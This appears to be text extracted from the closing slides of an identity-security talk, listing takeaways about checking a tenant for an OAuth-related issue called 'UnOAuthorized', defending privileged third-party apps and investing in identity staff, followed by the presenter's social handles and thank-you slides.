Check your tenant for UnOAuthorized
– it's easy (but not a guarantee)

Third-party and business privileged
apps must be properly defended

Organizations need to invest in their
people managing identity

Model



@ericonidentity.com



@ericonidentity




/in/ericonidentity



@ericonidentity@infosec.exchange

Questions?



@ericonidentity.com



@ericonidentity



/in/ericonidentity



@ericonidentity@infosec.exchange

Thank you!